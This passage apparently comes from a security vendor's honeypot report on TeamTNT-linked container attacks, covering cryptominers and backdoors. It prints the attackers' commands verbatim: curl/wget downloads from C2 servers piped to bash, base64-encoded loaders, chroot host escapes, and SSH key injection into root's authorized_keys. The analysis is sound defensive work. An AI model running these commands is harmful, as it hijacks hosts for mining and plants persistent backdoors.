
2 Entry point:

```
chroot /mnt/ /bin/sh -c curl -fsSL http://oracle.zzhreceive.top/b2f628fff19fda999999999/dk.sh | bash
```

- The attacker uses the command `chroot mount` to escape to the host and get the script `dk.sh` from the requested URL using fsSL to avoid http errors. Afterwards, the script is executed using the `bash` command.

```
######################## printing greetings #########################
clear
echo -e " "
echo -e "                                  \e[1;34;49m_________                                                    \033[0m"
echo -e "                                  \e[1;34;49m\__     __/__ ____    ____ \__     __/\     \__     __/\033[0m"
echo -e "                                  \e[1;34;49m  |    |_/ __ \\__  \  /    \|    |  /    |    \|    |   \033[0m"
echo -e "                                  \e[1;34;49m  |    |\  ___/ / __ \|  Y Y  \    |  /    |    \    |   \033[0m"
echo -e "                                  \e[1;34;49m  |____| \___  >____  /__|_|  /____|  \____|__  /____|   \033[0m"
echo -e "                                  \e[1;34;49m            \/     \/     \/                  \/         \033[0m"
echo -e " "
echo -e "                                  ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ "
echo -e " "
echo -e "                                  \e[1;34;49m           Now you get, what i want to give... --- '''      \033[0m"
echo " "
echo " "
```

- The file was found to be related to TeamTNT. The file seemed to be related to `XMRig`, and at the end of the script downloads the `dkb.sh` shell file and saves it to the following directory: `/etc/cron.d/zzh`

3 Entry point:

```
/bin/sh -c wget http://83.97.20.83/dock/main.sh --user-agent docker -q
```

- The attacker uses a shell and downloads the shell script `main.sh` from the C2 server. The `main.sh` script downloads `XMRig` from the same server and executes it. The attacker sends the documentation of the `XMRig` file to `/dev/null`, in order to erase traces.

Attackers Building Malicious Images Directly on Your Host

Team Nautilus has published a blog about the `main.sh` file. The use of the `main.sh` shell script is different between the cases.


Read the blog ›

4 Entry point:

```
chroot /mnt sh -c curl -s http://209.141.40.190/xms | bash -sh; wget -q -O – http://209.141.40.190/xms | bash -sh; echo cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8yMD-kuMTQxLjQwLjE5MC9kLnB5IikucmVhZCgpKSc= | base64 -d | bash -; lwp-download http://209.141.40.190/xms /tmp/xms; bash /tmp/xms; rm -rf /tmp/xms
```


- The attacker uses the command `chroot mount` to escape to the host and execute the binary file `xms` using `bash` from their C2 server (the file downloaded to the host using `curl` and `wget`).

Attacks list ›



The `xms` file (md5: d3478337cb08a11d868aa7a99c6d0933) is an ASCII text executable. According to VirusTotal, it is classified as a coin miner and was found to be malicious by 23 vendors.

The script includes an encrypted script using base64. After decoding, we can see the following output: **python -c** 'import urllib;exec(urllib urlopen (`http://209.141.40.190/d.py`).read())'



The script imports `urllib`, which is the URL handling module for Python. It uses the `urlopen` function and is able to fetch URLs using a variety of different protocols. The attacker uses the same C2 server to fetch and download the `d.py` file and read it. The `d.py` file (md5: f48605b08f80ecb8987ef9f04de3c610) was found to be malicious by five vendors, according to VirusTotal.

The Python file includes the following mining pool: pool.supportxmr.com.

The xms file saves to the directory /tmp/xms, and the script ends with the deletion of the folder and its contents, after the mining activity is ended.

- **Mining pools**
  pool.supportxmr.com
- **Malicious binary**
  MD5: d3478337cb08a11d868aa7a99c6d0933
- **Detected as**
  coin miner
- **File type**
  Bourne-Again shell script text executable
- **File size**
  11.93 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/21f2b5087fdfe6f959f8d4c8cd4cd53c47e5120cbdfa01d39a304fe3e32e3a02

- **Malicious binary**
  MD5: f48605b08f80ecb8987ef9f04de3c610
- **Detected as**
  Python miner
- **File type**
  ASCII Python program text
- **File size**
  1.51 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/2c356d4621626e3de5f268aea9e7736840bbfcdc02e15d2b3cda1050f4f50798

5 Entry point:

```
sh -c echo Y2QgL3RtcC8Kd2dldCBodHRwczovL2dpdGh1Yi5jb20ve
G1yaWcveG1yaWcvcmVsZWFzZXMvZG93bmxvYWQvdjYuMTMuMS94bXJpZ
y02LjEzLjEtbGludXgtc3RhdGljLXg2NC50YXIuZ3oKdGFyIHh2ZiB4b
XJpZy02LjEzLjEtbGludXgtc3RhdGljLXg2NC50YXIuZ3ogLS1zdHJpc
D0xCmNobW9kICt4IC4veG1yaWcKLi94bXJpZyAtLXVybD1wb29sLnN1c
HBvcnR4bXIuY29tOjMzMzMgLXUgNDM4c3MyZ1lUS3plN2tNcXJnVWFnd
0VqdG05OTNDVkhrMXVLSFVCWkd5NnlQYVoyV05lNXZkREZYR29WdnRmN
3djYmlBVUppeDNOUjlQaDFhcTJOcVNneUJrVkZFdFoKCg== |
base64 -d | bash; while true; do sleep 999999; done
```

- **Mining pools**
  pool.supportxmr.com:3333
- **Wallet ID**
  438ss2gYTKze7kMqrgUagwEjtm993CVHk1uKHUBZGy6yPaZ2WNe5vdDFXGoVvtf7wcbiAUJix3NR9Ph1aq2NqSgyBkVFEtZ

The attacker opens a shell and executes the following script using the c flag. The script is encrypted with base64, and after decoding it we can see the script in clear text.

```
cd /tmp/

wget https[:]//github.com/xmrig/xmrig/releases/download/v6.13.1/xmrig-6.13.1-linux-static-x64.tar.gz

tar xvf xmrig-6.13.1-linux-static-x64.tar.gz --strip=1

chmod +x ./xmrig

./xmrig --url=pool.supportxmr.com:3333 -u
438ss2gYTKze7kMqrgUagwEjtm993CVHk1uKHUBZGy6yPaZ2WNe5vdDFXGoVvtf7wcbiAUJix3NR9Ph1aq2NqSgyBkVFEtZ
```

It downloads the tar file `XMRig` to the tmp directory. Afterwards, it extracts the archive, displays verbose information (provides additional details as to what the computer is doing and what drivers and software it is loading during start-up), and creates an archive with a given file name.
Using `chmod`, the `XMRig` file that was unpacked earlier is prepared for execution and then executed. The script includes the mining pool and the wallet, that is used for the cryptomining process.

6 Entry point:

```
chroot /mnt/ /bin/sh -c curl  -fsSL
http://199.19.226.117/b2f628fff19fda999999999/dktest.sh | bash
```

The attacker uses `chroot mount` to escape to the host, opens a shell, downloads shell script `dktest.sh`, and executes it.

```
######################### printing greetings ###########################
clear
echo -e " "
echo -e "                    \e[1;34;49m___________         ______________________________\033[0m"
echo -e "                    \e[1;34;49m\__    ___/___ _____  ____\_   _____/\   \____   /\033[0m"
echo -e "                    \e[1;34;49m  |    |_/ __ \\__  \ /    \|    |   /    |   \ |   \033[0m"
echo -e "                    \e[1;34;49m  |    |\  ___/ / __ \|  Y Y \   |  /     |    \|  \033[0m"
echo -e "                    \e[1;34;49m  |____| \___  >____  /__|_|  /____| \____|__  /____|\033[0m"
echo -e "                    \e[1;34;49m             \/     \/      \/               \/      \033[0m"
echo -e " "
echo -e "                    ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ "
echo -e " "
echo -e "                    \e[1;34;49m          Now you get, what i want to give... --- '''      \033[0m"
echo " "
echo " "
```

The shell script uses imported code that is base64 encoded. The code is written in Python and is known as `punk.py`. It's a post-exploitation tool meant to help network pivoting from a compromised Unix box. It collects usernames, SSH keys, and known hosts from a Unix system, and then it tries to connect via SSH to all the combinations found. The attack is identified with TeamTNT, which signed their name on the script Moreover, the script installs a Monero miner on the host.

7 Entry point:

```
chroot /tmp sh -c curl -Lk http://borg.wtf/sh/sploit/Docker-API.LAN.sh | bash
```

The attacker changes the root directory to `/tmp`, opens a shell, and executes curl to download the shell script `Docker-API.LAN.sh` and executes it.

The shell script is downloaded from the domain `borg.wtf`, which is associated with TeamTNT. The shell script has a reference to another script, `mo.sh`, that is associated with them as well, and is analyzed in this report later, that script helps to mine cryptocurrencies.

8 Entry point:

```
h -c apk update; apk add bash curl; curl -# -Lk
http://6701042cea91.ngrok.io/.../.hg/init.sh | bash -s 6701042cea91; while true; do sleep
99999; done
```

The attacker opens a shell and makes updates to add `curl` to the host and use it to download the shell script `init.sh`. The domain from which the shell script is downloaded is `ngrok.io`. This is a free reverse proxy service that establishes secure tunnels from a public endpoint, such as the internet, to a locally running network service. An attacker can use it as a C2 server. The `init.sh` script that was downloaded from their server was not found. According to the use of this domain in attacks that were observed the previous year, it is related to cryptomining.

Attacks list ›

9 Entry point:

```
sh -c apk update; apt-get update ; yum clean all ; apk add bash wget ; apt-get
install -y bash wget ; yum install -y bash wget ; wget http://47.114.157.117/cleanfda/trace
|| curl http://47.114.157.117/cleanfda/trace > trace ; chmod 777 trace ; ./trace --donate-
level 1 --keepalive --no-color --cpu-priority 5 -o xmr.f2pool.com:13531 -u
82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGR
K4gbbw3xUy3oJv7TwpUG4.doc -k --coin monero
```

The attacker opens a shell and makes updates to install the `wget` command and use it to download the `trace` file and save it to the local file `trace`. The attacker sets the "trace" file 777 permissions using `chmod`, which means the file will be readable, writable, and executable by all users and could pose a huge security risk. Then the trace file is executed, and the cryptomining process startsservice

- **Mining pools**
  xmr.f2pool.com:13531
- **Wallet ID**
  82etS8QzVhqdiL6LMbb85BdEC3KgJeRGT3X1F3DQBnJa2tzgBJ54bn4aNDjuWDtpygBsRqcfGRK4gbbw3xUy3oJv7TwpUG4

An attacker can use it as a C2 server. The `init.sh` script that was downloaded from their server was not found. According to the use of this domain in attacks that were observed the previous year, it is related to cryptomining.

The wallet ID is same as the first example (1) with the `zzh` file described earlier.


10 Entry point:

```
sh -c apk update; apk add bash curl;curl
http://45.9.148.182/TrommelFeuer/int.sh | bash
```


TeamTNT was found related to this attack. The attacker uses the vanilla image along with a malicious command that downloads the int.sh shell script. The script defines XMRig using kthreadd, which is common for kernel code to create lightweight processes—kernel threads—which perform a certain task asynchronously. There is also text encoded in base64.

Afterwards, the script downloads a tar file named `kthreadd.tar.gz`, which contains after the extraction the following files:

```
[Unit]

Description=kthreadd Deamon

[Service]
ExecStart=/user/bin/kthreadd
StandardOutput=null

[Install]
WantedBy=multi-user.target
Alias=kthreadd.service
```



- **Containered (md5: aa141bf555f1ea92416127ee7dd5aabb): According to VirusTotal, the file is related to miner activity and is categorized as malicious by 16 vendors.**



- **kthreadd (md5: 317da794bfafd5216a844c3a71c4d14a): The file is categorized as malware and found with traces of miner activity.**

The script downloads `pypykatz` from GitHub which is `mimikatz` written in Python. It downloads a pnscan tool to find an open port of `SSH`. Along with the mining activity, the script also created a token to try exploit the Weave Scope platform.

- **Malicious binary**
  MD5: aa141bf555f1ea92416127ee7dd5aabb
- **Detected as**
  coin miner
- **File type**
  ELF 64-bit LSB executable, x86-64, statically linked, stripped
- **File size**
  5.84 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/e4ef299332adc8c08094b3b181853417a97c027cf1f3439821a6b832f6e9159e

Attacks list ›

11 Entry point (after decoding):

```
rm -f ~/.ssh/chimaera* 2>/dev/null
ssh-keygen -f ~/.ssh/chimaera -P ""

cat ~/.ssh/chimaera.pub >> /root/.ssh/authorized_keys
cat ~/.ssh/chimaera.pub >> /root/.ssh/authorized_keys2

SSH_PORT=$(cat /etc/ssh/sshd_config | grep 'Port ' | awk '{print $2}')
if [ -z "$SSH_PORT" ]; then SSH_PORT="22" ; fi

ssh -vv root@127.0.0.1 -p $SSH_PORT ''

ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i ~/.ssh/chimaera root@127.0.0.1 -p$SSH_
PORT"echo lyEvYmluL2jhc2"
```

The attack against our honeypot may be bit different, as described below:
The attacker tries to download a tar file from a repository that returns a 400 error (request is incorrect).

Afterwards, the attacker unpacks the XMRig file that was downloaded and saves it to $HOME/moneroocean. The attacker also checks if the XMRig has been saved and not removed by antivirus software. After all the checks, the attacker uses with the shell script `miner.sh` that utilizes XMRig.

According to the details above, the attacker is trying to mine cryptocurrencies. This attack has been connected to TeamTNT.

Chimera attack the Unit 42 team from Palo Alto has seen and reported in the following link:
https://unit42.paloaltonetworks.com/TeamTNT-operations-cloud-environments/

12 Entry point:

```
sh -c apk update;apk add bash curl;curl -Lk http://Chimaera.cc/sh/mo.sh |
bash;while 99999; done
```

The attacker opens a shell and makes updates to use the latest version of the `curl` command. After the updates, the attacker downloads the `mo.sh` shell script from the Chimaera domain. The script includes references to `XMRig`, which is a cryptocurrency miner.

After executing the script, the attacker uses `while true,` which means continue with the execution until forcibly interrupted, and then sleep 9,999 seconds, which suspends the bash shell script.
The Chimaera domain is recognized with TeamTNT as found on previous attacks.

Second impact category – backdoor

1 Entry point:

```
chroot /mnt /bin/bash
```

The attacker changes the root directory to /mnt and opens a shell.

2 Entry point:

```
chroot /host sh
```

The attacker changes the root directory to /host and opens a shell.

3 Entry point:

```
sh -c wget -qO - http://34.66.229.152:80/wp-content/themes/twentyseventeen/d | sh; tail -f /dev/null
```

The attacker opens a shell and downloads from their C2 server an `ASCII` text file named `d`. The file consists of two `ELF` files: dk86 (md5: d9f82dbf8733f15f97fb352467c9ab21) and dk32 (md5: 550f9f929bcb99aeaa3821779d8dea62). According to VirusTotal, the files are classified as Tsunami malware.

Malicious binary
MD5: d9f82dbf8733fi5 f97fb352467c9ab21

Detected as
Tsunami backdoor

File type
ELF 64-bit LSB executable, x86-64, statically linked, stripped, UPX packe

File size
47.61 KB


VirusTotal link
https://www.virustotal.com/gui/file/0e574fd30e806fe4298b3cbccb8d1089454f42f52892f87554325cb352646049

Fileless Malware Executing in Containers


Tsunami malware

Read the blog ›

After the Tsunami malware is executed, the command: `tail -f /dev/null` is used to keep the container alive indefinitely. This attack was found to be related to TeamTNT.



- **Malicious binary**
  MD5: d9f82dbf8733fi5 f97fb352467c9ab21
- **Detected as**
  Tsunami backdoor
- **File type**
  ELF 64-bit LSB executable, x86-64, statically linked, stripped, UPX packe
- **File size**
  47.61 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/0e574fd30e806fe4298b3cbccb8d1089454f42f52892f87554325cb352646049



- **Malicious binary**
  MD5: 550f9f929bcb99a eaa3821779d8dea62
- **Detected as**
  Tsunami backdoor
- **File type**
  ELF 32-bit LSB executable, Intel 80386, statically linked, stripped, UPX packed
- **File size**
  43.60 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/fe98548300025a46de1e06b94252af601a215b985dad31353596af3c1813efb0

4 Entry point:

```
/bin/sh -c apk update
```

The attacker opens a backdoor using a shell and makes apk updates so that different commands can be installed later.

5 Entry point:

```
chroot /tmp sh
```

The attacker opens a backdoor and changes the root directory to `/tmp` using `chroot`.

6 Entry point:

```
chroot /host bash -c echo
c3NoLWtleWdlbiAtTiAiIiAtZiAvdG1wL1RlYW1UTlQKCmNoYXR0ciAtUiAtaWEgL3Jvb3QvLnNz
aC8gMj4vZGV2L251bGw7IHRudHJlY2h0IC1SIC1pYSAvcm9vdC8uc3NoLyAyPi9kZXYvbnVsbDs
gaWNoZGFyZiAtUiAtaWEgL3Jvb3QvLnNzaC8gMj4vZGV2L251bGwKY2F0IC90bXAvVGVhbVR
OVC5wdWIgPj4gL3Jvb3QvLnNzaC9hdXRob3JpemVkX2tleXMKY2F0IC90bXAvVGVhbVROVC5
wdWIgPiAvcm9vdC8uc3NoL2F1dGhvcml6ZWRfa2V5czIKcm0gLWYgL3RtcC9UZWFtVE5ULnB
1YgoKCnNzaCAtb1N0cmljdEhvc3RLZXlDaGVja2luZz1ubyAtb0JhdGNoTW9kZT15ZXMgLW9Db
25uZWN0VGltZW91dD01IC1pIC90bXAvVGVhbVROVCByb290QDEyNy4wLjAuMSAiKGN1cmw
gaHR0cDovL3RlYW10bnQucmVkL3NoL3NldHVwL21vbmVyb29jZWFuX21pbmVyLnNofHxjZD
EgaHR0cDovL3RlYW10bnQucmVkL3NoL3NldHVwL21vbmVyb29jZWFuX21pbmVyLnNofHx3Z
2V0IC1xIC1PLSBodHRwOi8vdGVhbXRudC5yZWQvc2gvc2V0dXAvbW9uZXJvb2NlYW5fbWluZ
XIuc2h8fHdkMSAtcSAtTy0gaHR0cDovL3RlYW10bnQucmVkL3NoL3NldHVwL21vbmVyb29jZ
WFuX21pbmVyLnNoKXxiYXNoIgoKcm0gLWYgL3RtcC9UZWFtVE5UCgo= | base64 -d | bash
```

The attacker uses the `chroot` command to escape to the host and execute encoded script in base64.

```
ssh-keygen -N "" -f /tmp/TeamTNT

chattr -R -ia /root/.ssh/ 2>/dev/null; tntrecht -R -ia /root/.ssh/ 2>/dev/null; ichdarf -R -ia /
root/.ssh/ 2>/dev/null
cat /tmp/TeamTNT.pub >> /root/.ssh/authorized_keys
cat /tmp/TeamTNT.pub > /root/.ssh/authorized_keys2
rm -f /tmp/TeamTNT.pub

ssh -oStrictHostKeyChecking=no -oBatchMode=yes -oConnectTimeout=5 -i /tmp/TeamTNT root@127.0.0.1
"(curl http[:]//teamtnt.red/sh/setup/moneroocean_miner.sh||cd1 http[:]//teamtnt.red/sh/setup/
moneroocean_miner.sh||wget -q -O- http[:]//teamtnt.red/sh/setup/moneroocean_miner.sh||wd1 -q -O-
http[:]//teamtnt.red/sh/setup/moneroocean_miner.sh)|bash"

rm -f /tmp/TeamTNT
```


The script deals with creating new authentication key pairs for `SSH`, and the group that signed on this script is TeamTNT. They determine characteristics for the new pair and get persistence on the compromised host by establishing an `SSH` connection using the new `SSH` key.

On the compromised host, they download the shell script `moneroocean_miner.sh,` which first cleans any old cryptominers that exist on the host, and then downloads Tsunami malware (md5: 1221631e5fd5628 435b6dfef15899fce) and the Diamorphine shell script.

Advanced Persistent Threat Techniques Used in Container Attacks

The rootkit technique has been analyzed by Aqua Nautilus and described in this blog

Read the blog ›




- **Malicious binary**
  MD5: 1221631e5fd5628435b6dfef15899fce
- **Detected as**
  Tsunami backdoor
- **File type**
  ELF 64-bit LSB executable, x86-64, statically linked
- **File size**
  5.84 KB
- **VirusTotal link**
  https://www.virustotal.com/gui/file/fe3c5c4f94b90619f7385606dfb86b6211b030efe19b49c12ead507c8156507a

7 Entry point:

```
chroot /mnt sh -c echo
cHl0aG9uIC1jICdpbXBvcnQgdXJsbGliO2V4ZWModXJsbGliLnVybG9wZW4oImh0dHA6Ly8xOT
QuMzguMjAuMzEvZWkucHkiKS5yZWFkKCkpJw== | base64 -d | bash –
```


The attacker uses the vanilla image with a malicious command encoded in base64.

The decoded command reveals script written in Python and downloads the ei.py script. The `ei.py` script downloads the xms shell script, the `d.py` script from encoded script in base64 . It also checks the type of the processor on the current host (32 bit or 64 bit) and, according to that, downloads the scripts `hxx`, `pas`, and `scan`.



